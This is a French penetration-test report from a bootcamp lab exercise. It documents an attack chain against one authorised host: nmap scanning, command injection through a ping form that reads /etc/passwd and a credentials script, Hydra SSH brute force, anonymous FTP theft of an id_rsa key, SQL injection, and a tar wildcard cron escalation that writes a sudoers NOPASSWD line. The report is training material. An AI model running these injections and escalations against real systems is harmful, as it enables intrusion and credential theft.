


2023

# Rapport Pentest DemoDay



Zoheir KICHOU

03/02/2023

## **1- Introduction**

### **A- Contexte et objectifs du test d'intrusion :**

- Ce rapport de test d'intrusion a été réalisé pour JEDHA School, du 01 au 03 février 2023.
- Le test a été mené par KICHOU Zoheir, un expert en cybersécurité.
- L'adresse IP autorisée à tester était 172.31.35.242. Il a été demandé de ne pas toucher au port 9999 durant les tests.
- Le type de test d'intrusion effectué était un test général, ce qui signifie que toutes les parties du système ont été testées pour déterminer leur vulnérabilité.
- Le test d'intrusion a abouti à la découverte de 9 vulnérabilités.
- Les résultats du test et les recommandations pour la correction de ces vulnérabilités sont détaillés dans les sections suivantes de ce rapport.

### **B. Méthodologie utilisée**

- Reconnaissance : Collecte d'informations sur l'adresses IP, les systèmes d'exploitation, les applications, les ports ouverts, etc.
- Scannage : Vérification de la présence de vulnérabilités en utilisant des outils automatisés pour scanner les ports, les services et les systèmes.
- Exploitation : Tentative d'exploiter les vulnérabilités identifiées lors de la phase de reconnaissance et de scannage.
- Vérification : Vérification de l'exploitation réussie pour déterminer si la vulnérabilité est effectivement présente.
- Rapport : Documentation des vulnérabilités identifiées, des méthodes d'exploitation utilisées et des résultats obtenus.

## 2- Collecte d'informations active

Lors d'un scan de l'adresse 172,31,35,242, les résultats ont révélé que plusieurs ports étaient ouverts :

- Sur le port 21, un service FTP était en cours d'exécution.
- Le port 22, un service SSH était disponible.
- Le port 80 hébergeait un service HTTP.
- Le port 1337 était associé au service waste.
- Le port 9999, un service appelé abyss était en fonctionnement.

Il est important de noter que la présence de ports ouverts peut indiquer une vulnérabilité potentielle pour la sécurité de l'adresse 172,31,35,242.


Il est donc crucial de prendre les mesures nécessaires pour s'assurer que ces services sont configurés de manière sécurisée pour minimiser les risques pour la sécurité.


```
(kali㉿kali)-[~]  
$ nmap --open -p 1-65535 172.31.35.242/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-03 05:50 EST  
Nmap scan report for 172.31.35.242  
Host is up (0.0092s latency).  
Not shown: 65530 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
1337/tcp  open  waste  
9999/tcp  open  abyss  
  
Nmap done: 256 IP addresses (1 host up) scanned in 54.54 seconds
```

## 3- Détails des vulnérabilités identifiées (niveau de gravité, description, preuve de concept, etc.)


### A- Vulnérabilité 01 (l'user W) et Vulnérabilité 05 (l'user W vers J) :

On est allé sur le site web hébergé sous ce serveur 172.31.35.242, on a trouvé un site qui proposait de faire un ping d'une adresse web ou une IP.







On a testé un ping classique, grâce à l'outil Burp, on remarque que la commande de la requête est simplement ce qui est rentré dans le formulaire.




On a essayé de changer cette commande afin d'envoyer également au serveur une commande shell par exemple « **0.0.0.0 | ls** », on remarque que le serveur a bien exécuté notre commande.



On lance la commande suivante : « **0.0.0.0 | cat /etc/passwd** » pour avoir la liste des users, le résultat nous a permis de récupérer tous les utilisateurs



Puis avec la commande : « **0.0.0.0 | id ; groups** », on a pu connaître l'utilisateur [www.data](#) et qu'il appartient au groupe « secretgroup »



### Exploitation de la Vulnérabilité 05 (l'utilisateur W vers J)


Grâce à **LinEnum**, à partir de l'utilisateur Alice, on a découvert le fichier suivant :

```
-rw-r----- 1 john secretgroup 160 Oct 21 13:00 /run/john-script.sh
```

Ce fichier appartenant au groupe **secretgroup**, on peut le lire via une injection à partir du site Web à l'aide de la commande suivante :

```
0.0.0.0 | cat /run/john-script.sh
```

On vient de récupérer les credentials (USERNAME="john" et PASSWD="peterpan") de l'utilisateur John à partir du site Web.



## B- Vulnérabilité 02 (l'utilisateur J) : Port 22 ouvert SSH

PS : Grâce à la vulnérabilité n°1, on a trouvé les credentials (USERNAME="john" et PASSWD="peterpan") de l'utilisateur John, mais voyons si y'a pas un autre moyen de les avoir,

Pour cela, on va tenter un brute force avec l'outil « Hydra » via la commande suivante :

```
hydra -l john -P /usr/share/wordlists/rockyou.txt 172.31.35.242 ssh
```

Notre brute-force a bien fonctionné, le mdp a été trouvé « peterpan »

```
[parrot]~[07:49-01/04]~[/home/parrot]
[parrot]$hydra -l john -P /usr/share/wordlists/rockyou.txt 172.31.35.242 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
thics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-01 07:51:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.31.35.242:22/
[STATUS] 178.00 tries/min, 178 tries in 00:01h, 14344223 to do in 1343:06h, 16 active
[STATUS] 112.67 tries/min, 338 tries in 00:03h, 14344063 to do in 2121:55h, 16 active
[STATUS] 105.43 tries/min, 738 tries in 00:07h, 14343663 to do in 2267:32h, 16 active
[22][ssh] host: 172.31.35.242 login: john password: peterpan
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-01 08:01:35
```

### Une autre façon de le faire :

Grace à la vulnérabilité 03 (détaillée ci-dessous) un ID\_RSA a été récupéré dans le serveur FTP, en utilisant cet ID, on a pu se connecter sur l'utilisateur A « Alice »,  
Puis passer sur l'utilisateur J (John),

```
alice@jedhabootcamp: /home/john x kali@kali: ~ x
alice@jedhabootcamp:~$ cd /home
alice@jedhabootcamp:/home$ ls -la
total 28
drwxr-xr-x 1 root root 4096 Jan 25 2022 .
drwxr-xr-x 1 root root 4096 Feb 2 15:05 ..
drwxr-xr-x 1 alice alice 4096 Feb 2 22:52 alice
drwxr-xr-x 1 bob bob 4096 Feb 3 10:45 bob
drwxr-xr-x 1 john john 4096 Feb 3 09:37 john
alice@jedhabootcamp:/home$ cd john/
alice@jedhabootcamp:/home/john$ ls -la
total 48
drwxr-xr-x 1 john john 4096 Feb 3 09:37 .
drwxr-xr-x 1 root root 4096 Jan 25 2022 ..
-rw-rw-r-- 1 john john 246 Feb 3 11:30 .bash_history
-rw-r--r-- 1 john john 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 john john 3771 Feb 25 2020 .bashrc
drwx----- 2 john john 4096 Feb 2 15:02 .cache
-rw----- 1 john john 38 Feb 3 09:37 .lessshst
-rw-r--r-- 1 john john 807 Feb 25 2020 .profile
-rw----- 1 john john 954 Feb 2 22:52 .viminfo
-r--r--r-- 1 root root 265 Jan 24 2022 notes.txt
alice@jedhabootcamp:/home/john$
```



Ce dernier n'avait pas supprimé l'historique de ses commandes BASH\_HISTORY,

```
alice@jedhabootcamp:/home/john$ cat .bash_history
whoami
ls
pwd
cat notes.txt
pwd
mkdir test
echo "ssh ?" > test/ssh
rm test
rm -rf test/ssh
cat /run/john-script.sh
bash /run/john-script.sh
ls -al
cat /run/john-script.sh
cat ~/sshpasstxt
whoami
ls
rm -rf test
pwd
echo "It works !"
history
exit
alice@jedhabootcamp:/home/john$
```

Avec une simple commande CAT, on a eu accès à son historique ou son MDP été enregistré.

```
alice@jedhabootcamp:/home/john$ cat /run/john-script.sh
#!/bin/bash

USERNAME="john"
PASSWD="peterpan"

sshpasst -p $PASSWD ssh $USERNAME@127.0.0.1 'echo "Testing sshpass tool. It is awesome !!" > ~/sshpasstxt'
alice@jedhabootcamp:/home/john$
```

### C- Vulnérabilité 03 (l'user A) : port FTP Anonymous autorisé

Le port 21 FTP était aussi ouvert et il autorise les connexions anonymes,

En passant par ce port, on a pu récupérer le ID\_RSA de l'user (ALICE),

```
(kali@kali) [~]
$ ftp 172.31.35.242
Connected to 172.31.35.242.
220 (vsFTPd 3.0.3)
Name (172.31.35.242:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> cd alice
250 Directory successfully changed.
ftp> cd files
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||2:100|)
250 Here comes the directory listing.
-r-xr-xr-x 1 ftp ftp 5065554 Jan 22 2022 Les-bases-du-hecking.pdf
-r-xr-xr-x 1 ftp ftp 7607 Jan 22 2022 id_rsa
-r-xr-xr-x 1 ftp ftp 295512 Jan 22 2022 oulil_scar_departs.pdf
-r-xr-xr-x 1 ftp ftp 110168 Jan 22 2022 x201v_05_topics.pdf
226 Directory send OK.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||2:110|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100% *****| 2602 2.03 MiB/s 00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (262.27 KiB/s)
ftp>
```

On l'a utilisé pour se connecter sur sa session avec la commande SSH -i ID\_RSA

[alice@172.31.35.242](https://172.31.35.242)

```
(kali@kali) [~]
$ ssh -i id_rsa alice@172.31.35.242
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-1027-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

Cub0xSecurity
Essential
Progen

Last login: Wed Feb  1 10:30:17 2023 from 172.31.47.97
alice@jedhabootcamp:~$ ls
alice@jedhabootcamp
```


## D- Vulnérabilité 04 (l'user B) : Injection SQL

Une fois sur le site « EvilCorp », champs « Administration »



The screenshot shows the 'EvilCorp' website header with navigation links: Projects, Contact, Reviews, and Ad. The main content area is titled 'Administration' and contains the text: 'If you're an administrator of EvilCorp, use the login you received in your very secre mailbox to discover our ULTIMATE SECRET'. Below this text are two input fields: the first is labeled 'Your admin ID' and the second is labeled 'Very safe password'.

Un test d'injection a été effectué pour voir si le site-web filtre ou pas les injections, le test était positif pour nous, (erreur 500) a été détectée,



This screenshot shows the same 'EvilCorp' website header. In the 'Your admin ID' field, the text 'admin' is entered. The 'Very safe password' field contains masked characters (dots). Below the input fields, a red error message box displays the text 'Server error'. At the bottom of the form, there is a black button labeled 'SEND'.

Grâce à une injection bien ciblée « ' OR 1=1# », le mdp de BOB a été révélé.

# It's just you!

## Note for bob

Here is your new password : xNfE98RSsa  
Please, do not forget it again !  
-- Admin --

Nous tentons de nous connecter avec les credentials de Bob à l'aide de la commande suivante : **sshpas -p xNfE98RSsa ssh [bob@172.31.35.242](mailto:bob@172.31.35.242)**

```
(root@kali)~[/home/kali]
# sshpass -p xNfE98RSsa ssh bob@172.31.29.241
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1057-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri Nov 19 17:30:15 UTC 2021

System load:  0.0               Processes:    158
Usage of /:   32.5% of 19.32GB   Users logged in: 2
Memory usage: 35%              IP address for eth0: 172.31.29.241
Swap usage:  0%

 * Ubuntu Pro delivers the most comprehensive open source security and
compliance features.

https://ubuntu.com/aws/pro

45 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***

CyberSecurity
Essentials
Program

bob@jedhabootcamp:~$
```

#### E- Vulnérabilité 06 (l'user J vers R) :

En éditant le fichier « **/etc/crontab** », nous découvrons la ligne suivante permettant d'effectuer une sauvegarde régulière du /home de John :

```
* * * * * root    cd /home/john/ && tar -zcf /home-john-backup.tgz *
```

```
john@jedhabootcamp:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

# ADMINISTRATION SERVER
@reboot www-data cd /opt/evil-web-app/ && authbind --deep pm2 start /opt/evil-web-app/index.js --name evil-app >/dev/null 2>&1
@reboot www-data cd /opt/ping-web-app/ && authbind --deep pm2 start /opt/ping-web-app/index.js --name ping-app >/dev/null 2>&1
*/30 * * * * root    cd /opt/ping-web-app/ && authbind --deep pm2 restart /opt/ping-web-app/index.js --name ping-app >/dev/null 2>&1
*/30 * * * * root    cd /opt/evil-web-app/ && authbind --deep pm2 restart /opt/evil-web-app/index.js --name evil-app >/dev/null 2>&1
*/30 * * * * root    cp /home/ubuntu/john_bash_history.bak /home/john/.bash_history && chown john:john /home/john/.bash_history && chmod 664 /home/john/.bash_history

# PROJET
* * * * * root    cd /home/john/ && tar -zcf /home-john-backup.tgz *
john@jedhabootcamp:~$
```

De plus, à l'aide de la commande « **service --status-all | grep +** » nous voyons bien que le service CRON est bien actif.

```
john@jedhabootcamp:~$ service --status-all | grep +
[ + ] acpid
[ + ] apparmor
[ + ] appport
[ + ] atd
[ + ] cron
[ + ] dbus
[ + ] ebttables
[ + ] grub-common
[ + ] irqbalance
[ + ] iscsid
[ + ] kmod
[ + ] lvm2-lvmetad
[ + ] lvm2-lvmpolld
[ + ] lxcfs
[ + ] mysql
[ + ] procp
[ + ] rsyslog
[ + ] ssh
[ + ] udev
[ + ] ufw
[ + ] unattended-upgrades
[ + ] vsftpd
john@jedhabootcamp:~$
```

Nous devons exécuter les commandes suivantes afin de donner les droits « **root** » à l'utilisateur John :

```
echo 'echo "john ALL=(root) NOPASSWD: ALL" >> /etc/sudoers' > hack.sh
```

```
echo "" > "--checkpoint-action=exec=sh hack.sh"
```

```
echo "" > --checkpoint=1
```

```
john@jedhabootcamp:~$ echo 'echo "john ALL=(root) NOPASSWD: ALL" >> /etc/sudoers' > hack.sh
